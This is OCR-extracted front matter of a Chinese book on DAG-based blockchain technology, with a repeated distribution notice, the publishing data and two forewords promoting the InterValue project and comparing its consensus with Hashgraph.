
最新IT书籍PDF
最新IT书籍PDF
最新IT书籍PDF
最新IT书籍PDF



版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

区块链4.0明星项目InterValue创始人兼CEO、CTO携核心团队成员撰写

系统讲解DAG技术的底层原理，深入剖析3大主流DAG区块链项目架构及实现原理

区块链技术丛书

BLOCKCHAIN TECHNOLOGY ON DAG Principle and Practice


DAG区块链技术

原理与实践

曹源 张翀 丁兆云 姜新文 ◎ 等著

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF！ 版权所有，严禁传播！



机械工业出版社
China M

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

内容简介

本书由区块链 4.0 明星项目 InterValue（也是目前技术更先进的基于 DAG 的区块链项目）核心团队撰写，它从底层原理和工程实践两个维度深入浅出地讲解和剖析了DAG这一新兴的区块链技术，能为基于 DAG 的技术研发、场景落地、链上应用和生态构建提供全方位的指导。

全书共 11 章，逻辑上分为三个部分

第一部分（第 1~6 章）技术原理篇

首先从宏观上对区块链及 DAG技术做了整体性介绍，然后从微观上详细讲解了 DAG区块链技术的通信机制、共识机制、智能合约、密码学技术和安全技术，这部分内容将从理论和技术的角度为读者打下坚实的基础。

第二部分（第 7~9 章）工程实践篇

从原理实现和应用开发两个维度深入剖析了目前具有代表性的 3 个基于 DAG 技术的区块链项目：IOTA、ByteBall 和 InterValue。不仅能让读者了解这 3 个项目的核心技术实现细节，而且还能从中学习和借鉴 DAG 技术的开发方法和技巧。

第三部分（第 10~11 章）展望篇

首先介绍了典型的基于 DAG 技术的区块链应用和 DAG 区块链技术的应用场景，然后对 DAG 技术的发展脉络进行了梳理，最后对 DAG 技术未来的发展趋势做了前瞻性的分析和探讨。

非卖品，仅供非商业用途或交流学习使用
严禁网络传播本PDF！ 版权所有，严禁传播！
严禁网络传播本PDF，违者责任自负！
非卖品，仅供非商业用途或交流学习使用
版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


区块链技术丛书

BLOCKCHAIN TECHNOLOGY ON DAG Principle and Practice

DAG区块链技术

原理与实践

曹源 张翀 丁兆云 姜新文 ◎ 等著



非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF！ 版权所有，严禁传播！

机械工业出版社
China Machine Press

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

图书在版编目（CIP）数据

DAG 区块链技术：原理与实践 / 曹源等著 . —北京：机械工业出版社，2018.10
（区块链技术丛书）

ISBN 978-7-111-61177-6

I. D… II. 曹… III. 电子商务 – 支付方式 – 研究 IV. F713.361.3

中国版本图书馆 CIP 数据核字（2018）第 235228 号

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF！ 版权所有，严禁传播！

DAG 区块链技术：原理与实践

出版发行：机械工业出版社（北京市西城区百万庄大街 22 号 邮政编码：100037）
责任编辑：张锡鹏 责任校对：殷 虹
印 刷：北京诚信伟业印刷有限公司 版 次：2018 年 11 月第 1 版第 1 次印刷
开 本：186mm × 240mm 1/16 印 张：18.25
书 号：ISBN 978-7-111-61177-6 定 价：79.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换
客服热线：（010）88379426 88361066 投稿热线：（010）88379604
购书热线：（010）68326294 88379649 68995259 读者信箱：hzit@hzbook.com

版权所有 · 侵权必究
封底无防伪标均为盗版
本书法律顾问：北京大成律师事务所 韩光 / 邹晓东

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用
版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

严禁网络传播本PDF！ 版权所有，严禁传播！

非卖品，仅供非商业用途或交流学习使用

“如果你没有理解我的意思，我没有时间说服你。”

——摘自中本聪语录

近年来，随着区块链这一波发展高潮的来临，业界发现除了与这个新生事物相关的法规及其监管问题突出之外，制约这项伟大发明落地应用推广的桎梏主要有两个方面：一是整个区块链（公链）系统并发运行效率很低，二是共识机制和智能合约甚至整个生态系统的友好性、可用性，特别是安全性能非常不到位。所以本书集中讲解了这两方面的原理与近来国内外对区块链的探索进展。本书是一本理论联系实际的好范本，非常适合涉猎面颇广的大专院校师生和社会上从事区块链相关工作或者对区块链感兴趣的各类读者深入阅读。

本书深入浅出，内容丰富，几乎涵盖了整个区块链相关的基本技术，尤为突出的是DAG在区块链领域的创造性应用。从基本区块链基础概念知识入手，本书比较详尽地介绍了DAG图论常识及其属性、特征以及数学定义，让非计算机和数学专业的读者也能读懂。接着，对DAG区块链的共识机制、DAG区块链的智能合约、DAG区块链中的密码学技术、DAG区块链安全问题，以及目前最有代表性的DAG区块链项目案例等几个方面进行了系统性阐述、分析和建设性展望。本书图文并茂，理实交融，既可用作培训区块链特别是基于DAG的区块链的讲义，又可用作自学教材。

全书主要围绕DAG区块链的共识机制和智能合约以及相关安全问题进行展开。为什么是DAG区块链呢？因为其可以解决当前区块链成块慢、缺乏并发处理机制，以至于无法满足大规模场景应用这个最基本的核心问题。相比图论中的一般图，DAG里的许多问题可以在多项式级甚至线性复杂条件下加以解决。以比特币和以太坊为代表的区块链，由于链式存储机构，导致出块无法并发执行。所以，具有代表性的DAG区块链项目，例如IOTA、Byteball、HashGraph及Intervalue等，都先后提出并采用了所谓“无区块（blockless）”概念。创造性地运用DAG数据结构，让每一笔交易直接参与维护全网的交易顺序。这样交易发起

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

后就可以跳过区块打包阶段，直接融入全网。这样连打包交易出块的时间都节省了，效率自然也提高了很多。也正是DAG没有“区块”的概念，由用户发出的数据单元前后链接构成，每个单元可以有多个父数据单元，因而在这种区块链上实现智能合约功能需要技术创新，充满挑战。因此，早期DAG区块链项目IOTA并没有支持智能合约，而知名的Byteball也仅

支持非图灵完备的简单的声明式智能合约。在本书中介绍的最令人振奋的两个 DAG 区块链智能合约进展案例是美国的 Hedera Hashgraph 和中国的 InterValue。简单实用安全可靠，是智能合约成功与否的关键。

本书作者们主要是 DAG 区块链 InterValue 项目的技术领导和骨干人员。我作为这个项目的首席顾问，对整个项目团队执行力和集体的天赋充满信心。所以我在此很高兴地向读者推荐，在读懂本书有关区块链基本原理和 DAG 数据结构算法分析之后，建议重点围绕 InterValue 的 DAG 区块链章节，全面系统地理解 InterValue 项目的目标、愿景、生态体系、关键特征、技术和产品优势等，比如独创的共识机制、技术创新的智能合约设计、更为严密的安全功能的技术实现，以便步步深入并领略基于 DAG 区块链的最新进展和对其未来前景的美好期待与展望。

下面就简要介绍一下 InterValue 的主要特点和优势，抛砖引玉，希望对读者详尽阅读本书各章节有所帮助。

在重点讨论 DAG 区块链 InterValue 项目之前，我们需要特别关注一下目前美国最有代表性的 DAG 区块链项目——Hedera Hashgraph，因为有“标杆”比较，才能更好地鉴别与判断孰优孰劣。首先，从共识机制的技术实现方面看，目前已有的 Hashgraph 共识算法是通过 Gossip 网络和虚拟投票策略达到交易顺序共识的。但实现该共识的前提是网络节点超过 $2n/3$ 的投票能力具有对 famous witness 事件的一致投票结果。其中 n 是全网的当前投票能力的总和，该投票能力通常为节点的持股数量。虽然采用本地投票策略使得 Hashgraph 可以实现较快的交易确认，但此方法也带来了许多问题：由于全网投票能力波动大，可能导致系统长时间无法找到满足 $2n/3$ 投票一致的事件，从而无法达成共识；不同节点处理事件的能力差别较大，可能会造成系统长时间无法达成共识；由于采用 Gossip 邻居交换协议，节点会周期性剔除长时间未更新的邻居，此时若子网规模较小，很容易使恶意节点在同一轮产生两个 famous witness 事件，从而产生双花交易；随着系统规模变得越来越大，节点收到的同步信息也越来越多，以至于系统的吞吐率会随着节点数目的增加而降低。鉴于 Hashgraph 以上种种问题，InterValue 区块链项目提出了自己的共识机制——HashNet。这种共识采用基于双层 Gossip 拓扑的 Hashgraph。上层 Gossip 网络中的节点为全节点（full node），负责维护全网交易一致性。全节点通过 DPOS 的方式选举出来，全节点之间通过 Hashgraph 达成共识，这样有利于保持网络稳定性。每个全节点从下层网络中接收两类数据：下层网络内部节点的交易数据和跨子网交易数据。下层 Gossip 网络中的节点为局部全

严禁网络传播本PDF！版权所有，严禁传播！
非卖品，仅供非商业用途或交流学习使用
严禁网络传播本PDF，违者责任自负！
非卖品，仅供非商业用途或交流学习使用
版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

严禁网络传播本PDF！ 版权所有，严禁传播！
非卖品，仅供非商业用途或交流学习使用

“如果你没有理解我的意思，我没有时间说服你。”

——摘自中本聪语录

近年来，随着区块链这一波发展高潮的来临，业界发现除了与这个新生事物相关的法规及其监管问题突出之外，制约这项伟大发明落地应用推广的桎梏主要有两个方面：一是整个区块链（公链）系统并发运行效率很低，二是共识机制和智能合约甚至整个生态系统的友好性、可用性，特别是安全性能非常不到位。所以本书集中讲解了这两方面的原理与近来国内外对区块链的探索进展。本书是一本理论联系实际的好范本，非常适合涉猎面颇广的大专院校师生和社会上从事区块链相关工作或者对区块链感兴趣的各类读者深入阅读。

本书深入浅出，内容丰富，几乎涵盖了整个区块链相关的基本技术，尤为突出的是DAG在区块链领域的创造性应用。从基本区块链基础概念知识入手，本书比较详尽地介绍了DAG图论常识及其属性、特征以及数学定义，让非计算机和数学专业的读者也能读懂。接着，对DAG区块链的共识机制、DAG区块链的智能合约、DAG区块链中的密码学技术、DAG区块链安全问题，以及目前最有代表性的DAG区块链项目案例等几个方面进行了系统性阐述、分析和建设性展望。本书图文并茂，理实交融，既可用作培训区块链特别是基于DAG的区块链的讲义，又可用作自学教材。

全书主要围绕DAG区块链的共识机制和智能合约以及相关安全问题进行展开。为什么是DAG区块链呢？因为其可以解决当前区块链成块慢、缺乏并发处理机制，以至于无法满足大规模场景应用这个最基本的核心问题。相比图论中的一般图，DAG里的许多问题可以在多项式级甚至线性复杂条件下加以解决。以比特币和以太坊为代表的区块链，由于链式存储机构，导致出块无法并发执行。所以，具有代表性的DAG区块链项目，例如IOTA、Byteball、HashGraph及Intervalue等，都先后提出并采用了所谓“无区块（blockless）”概念。创造性地运用DAG数据结构，让每一笔交易直接参与维护全网的交易顺序。这样交易发起

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

后就可以跳过区块打包阶段，直接融入全网。这样连打包交易出块的时间都节省了，效率自然也提高了很多。也正是DAG没有“区块”的概念，由用户发出的数据单元前后链接构成，每个单元可以有多个父数据单元，因而在这种区块链上实现智能合约功能需要技术创新，充满挑战。因此，早期DAG区块链项目IOTA并没有支持智能合约，而知名的Byteball也仅支持非图灵完备的简单的声明式智能合约。在本书中介绍的最令人振奋的两个DAG区块链智能合约进展案例是美国的Hedera Hashgraph和中国的InterValue。简单实用安全可靠，是智能合约成功与否的关键。

本书作者们主要是DAG区块链InterValue项目的技术领导和骨干人员。我作为这个项目的首席顾问，对整个项目团队执行力和集体的天赋充满信心。所以我在此很高兴地向读

严禁网络传播本PDF！ 版权所有，严禁传播！

非卖品，仅供非商业用途或交流学习使用

者推荐，在读懂本书有关区块链基本原理和 DAG 数据结构算法分析之后，建议重点围绕 InterValue 的 DAG 区块链章节，全面系统地理解 InterValue 项目的目标、愿景、生态体系、关键特征、技术和产品优势等，比如独创的共识机制、技术创新的智能合约设计、更为严密的安全功能的技术实现，以便步步深入并领略基于 DAG 区块链的最新进展和对其未来前景的美好期待与展望。

下面就简要介绍一下 InterValue 的主要特点和优势，抛砖引玉，希望对读者详尽阅读本书各章节有所帮助。

在重点讨论 DAG 区块链 InterValue 项目之前，我们需要特别关注一下目前美国最有代表性的 DAG 区块链项目——Hedera Hashgraph，因为有“标杆”比较，才能更好地鉴别与判断孰优孰劣。首先，从共识机制的技术实现方面看，目前已有的 Hashgraph 共识算法是通过 Gossip 网络和虚拟投票策略达到交易顺序共识的。但实现该共识的前提是网络节点超过 $2n/3$ 的投票能力具有对 famous witness 事件的一致投票结果。其中 n 是全网的当前投票能力的总和，该投票能力通常为节点的持股数量。虽然采用本地投票策略使得 Hashgraph 可以实现较快的交易确认，但此方法也带来了许多问题：由于全网投票能力波动大，可能导致系统长时间无法找到满足 $2n/3$ 投票一致的事件，从而无法达成共识；不同节点处理事件的能力差别较大，可能会造成系统长时间无法达成共识；由于采用 Gossip 邻居交换协议，节点会周期性剔除长时间未更新的邻居，此时若子网规模较小，很容易使恶意节点在同一轮产生两个 famous witness 事件，从而产生双花交易；随着系统规模变得越来越大，节点收到的同步信息也越来越多，以至于系统的吞吐率会随着节点数目的增加而降低。鉴于 Hashgraph 以上种种问题，InterValue 区块链项目提出了自己的共识机制——HashNet。这种共识采用基于双层 Gossip 拓扑的 Hashgraph。上层 Gossip 网络中的节点为全节点（full node），负责维护全网交易一致性。全节点通过 DPOS 的方式选举出来，全节点之间通过 Hashgraph 达成共识，这样有利于保持网络稳定性。每个全节点从下层网络中接收两类数据：下层网络内部节点的交易数据和跨子网交易数据。下层 Gossip 网络中的节点为局部全

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

节点（local full node），负责维护子网内部交易的一致性。与全节点不同，局部全节点的选举需要综合考量其 Token 数量、处理能力、带宽、在线时长等因素，局部全节点之间通过 Hashgraph 达成子网交易共识。这样 HashNet 共识有效地避免了 Hashgraph 共识中很多的问题与不足，可以说是“青出于蓝而胜于蓝”。并且，随着 InterValue 项目不断深入发展，基于 HashNet 的增强 DAG 共识和用于 witness（公证人）选择的 BF-VRF 共识机制相结合的双层共识机制将日臻完善，不断优化更新，以满足大规模化场景应用的需求。

另外，DAG 区块链 Byteball 及 Hashgraph 在智能合约及其安全性能方面，DAG 区块链通过了非图灵完备智能合约实现成功案例或者正在开发出实用性的图灵完备智能合约。但 Byteball 智能合约虽简单可用，却无法满足复杂应用场景需求。而图灵完备智能合约逻辑复杂，虽然支持应用范围广泛，但合约内容需要具备专业知识的程序员编写，难以满足广大普通用户的实际需要，并且智能合约出现安全漏洞的风险很高。因此，在 DAG 区块链上实现

严禁网

安全性能高的图灵完备智能合约是目前业界迫切期待的创新点。如果能将在 DAG 区块链上实现简练实用的非图灵完备智能合约和比较友好、安全、可用并且功能强大的图灵完备智能合约的共生同存统一于平台之中，将使得两类智能合约优势互补，特别有利于区块链平台上建构各类应用生态，从而极大地促进整个区块链行业的繁荣发展。作为区块链 4.0 的典型代表，InterValue 项目的智能合约正着力实现这两类智能合约于同一平台友好共存，本人力荐广大读者重点阅读本书有关 InterValue 的章节。除此之外，抗量子攻击级别加密算法技术、密码技术、新型智能合约语言等也十分值得一读，相信真正喜欢区块链或对区块链感兴趣的读者，一定会从本书中不断理解区块链特别是基于 DAG 区块链的魅力和其相应的“价值链接”——也就是项目名称 InterValue 所赋予的丰富内涵。

展望区块链发展趋势，公链平台如 InterValue 和 Byteball 等项目，将有机整合撒手锏大规模应用以及数字经济包括交易功能在内的 Token 经济共同体形成三位一体的社会经济体系，应该说这是区块链行业带动整个社会发展的大趋势。公链基础设施势必会不断创新和完善，保证大规模并发的处理能力，智能合约完备友好，整个公链体系安全可靠。区块链金融一定是真正点对点分布式的，交易所仅仅是典型公链的一个功能。而基于庞大区块链社区用户的 Token 经济共同体生态的核心应用场景，将是推动公链发展壮大的真正动力。期待 DAG 区块链能引领区块链时代创新发展滚滚向前的大潮，实现人类史上又一次生产力（公链技术）和生产关系（各类 Token 经济共同体生态的场景应用）变革与飞跃。

原阿里巴巴集团产品技术委员会主要负责人之一
Higgs Accelerator 创新创研加速器创始人、计算机科学家
Allen Wu（吴载午）
加州湾区硅谷

序　二 *Foreword*

“区块链 +”时代

非卖品，仅供非商业用途或交流学习使用
络传播本PDF！　版权所有，严禁传播！
严禁网

非卖品，仅供非商业用途或交流学习使用

我与曹博士

我的一个投资界的朋友很早就参与了区块链领域的投资。2017 年临近年底的一天，他给我特别介绍了 InterValue 和这个项目的创始人曹博士。这样我就很快与曹博士见了面。曹博士对 DAG 的深入研究以及 InterValue 在性能和安全方面取得的重大突破，给我留下了非常深刻的印象。

我的区块链创业

我一直是区块链的拥趸者。2015 年，我从京东 SVP 的职位上退下来，开始了我的区块链创业，创办了磁云科技。2016 年磁云科技成功孵化了唐泉金服项目。这是一个“区块链 + 金融”项目，该项目基于区块链技术，在商业银行间实现了基于智能合约的跨行调款。目前该系统已经在几百家商业银行中正式运行。

也正是在唐泉金服这个项目中，磁云成立了区块链研究院，立足于建立自主知识产权、国产、高性能的联盟区块链平台——磁云 M0。据权威机构测试，磁云 M0 的 TPS 超过 30 万。磁云 M0 之所以能取得这样的高性能，一个关键的突破是采用了分层 + 跨链共识。这也是 DAG 技术要突破的核心问题。

2018 年，磁云又将 M0 技术运用于应收账款等债权债务流转领域，以期推动中国供应链金融的深化，破局三角债难题和中小企业融资难、融资贵的问题，并取得重大突破。这就是磁云唐票的由来。磁云唐票已经在银行开展供应链金融、核心企业发展虚拟财务公司、开展自金融和产业集群供应链金融三个方面成功应用。对这个项目有兴趣的读者，可以到磁云官网进一步了解。

络传播本PDF！ 版权所有，严禁传播！

版权相关注意事项：

1、书籍版权归著者和出版社所有

2、本PDF来自于各个广泛的信息平台，经过整理而成

3、本PDF仅限用于非商业用途或者个人交流研究学习使用

4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负

5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF

6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了

书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

区块链的三个特性

我最关注的区块链特性有三个：

第一，区块链可以防篡改。通过数学加解密算法和博弈论的运用，区块链建立了一个防止数据被篡改的机制，它被称为可以“创造信任的机器”。

第二，Token。这个词当前争议比较大，一是这个词怎么翻译，二是没有 Token 的区块链是否还是区块链。我个人认为 Token 很重要。如果 Token 能够对应到现实世界的资产，那么它的可切分、可转让、可流通这三个特点可以创造前所未有的流动性。而流动性的本质是什么？是交易成本的下降和交易效率的提升。

第三，重构商业模式。区块链在存证、共享账本、智能合约、共享经济、数字资产这五个方面大有可为。可以说，你现在看到的所有互联网平台，都可以用区块链重新做一遍。

当前区块链的问题

业界普遍认为：当前区块链技术还不够成熟，特别是区块链的性能问题一直被诟病。我们知道的比特币系统只有个位数的 TPS，而以太坊也非常拥堵，据称 TPS 不超过 100。通常了解到的区块链，TPS 一般都不超过 10 000。这严重限制了区块链落地到现实的应用场景。

我在 2016 年就提出“去链结网”的思想。区块链最早是一种“链式”数据结构。凡是链，都会因为某个节点带来的延迟或被破坏，造成整个链出现严重问题。引申开来，在互联网时代，我们的链式思维也要变成“网”的思维，如供应链要变成“供应价值网”，产业链要变成“产业互联网”等。

对区块链的第一个改造就是“去链”。DAG 又被称为“有向无环图”，用“图”来替代原来的“链”，并在此基础上设计新的共识算法，成为当前提升区块链性能的重点突破方向。

我对 DAG 的认识

DAG 的核心思想是“分层分片”。这好比我们的财务记账，最底层是明细账，然后是汇总后的分类账，最后是总账。分层之后，对每一层又可以进行分片。这样共识就可以分为“片内共识”和“跨片共识”。把最早区块链的“串联”变成“并联”的存储结构和共识算法，大幅提升区块链的 TPS 性能指标，这就是 DAG 追求的主要目标。

非卖品，仅供非商业用途交流学习使用
严禁网络传播本PDF！ 版权所有，严禁传播！

DAG 数据结构没有“区块”的概念，其是由用户发出的数据单元前后链接构成，每个数据单元可以有多个父数据单元，因而在 DAG 区块链这种全新数据结构上实现智能合约功能是一个充满挑战和令人期待的事情。

有人说 DAG 特别适合物联网。事实上，DAG 的确为物联网应用发展在海量接入、海量存储以及高并发上提出了许多切实有效的解决方案。

本书对 DAG 应用的场景生态进行了深度分析和探索，如分布式社交、分歧合约、分布式文件存储、金融和泛金融领域等，几乎没看到边界。

科技引领的未来

这是一个伟大的时代。人工智能、物联网和区块链，分别对应生产力、生产资料和生产关系，这三种新技术对人类社会将产生深远的影响。当前中国正在进行的产业升级，本质上是产业 + 新科技、金融 + 新科技和产业 + 新金融三位一体的总体提升。我们要尤其关注区块链带给我们的新机会。

区块链要发挥效力，必须与实际应用场景相结合。与金融的结合、与产业的结合、与商业的结合，都是可以大放异彩的领域。未来的杀手级 DApp 一定会出现在这些领域中。

区块链是对大数据的一次重构。而且这次重构打破了大数据垄断，实现了用户主权和全社会大数据价值分享。

当前，一些基于 DAG 技术的区块链已经在 TPS 性能上取得了重大突破，如 InterValue 已经达到了百万级，这也为区块链真正杀手级应用的出现打开了一扇门。

磁云科技创始人
京东终身荣誉技术顾问
李大学
北京

非卖品，仅供非商业用途或交流学习使用
严禁网络传播本PDF！ 版权所有，严禁传播！

Foreword 序　三

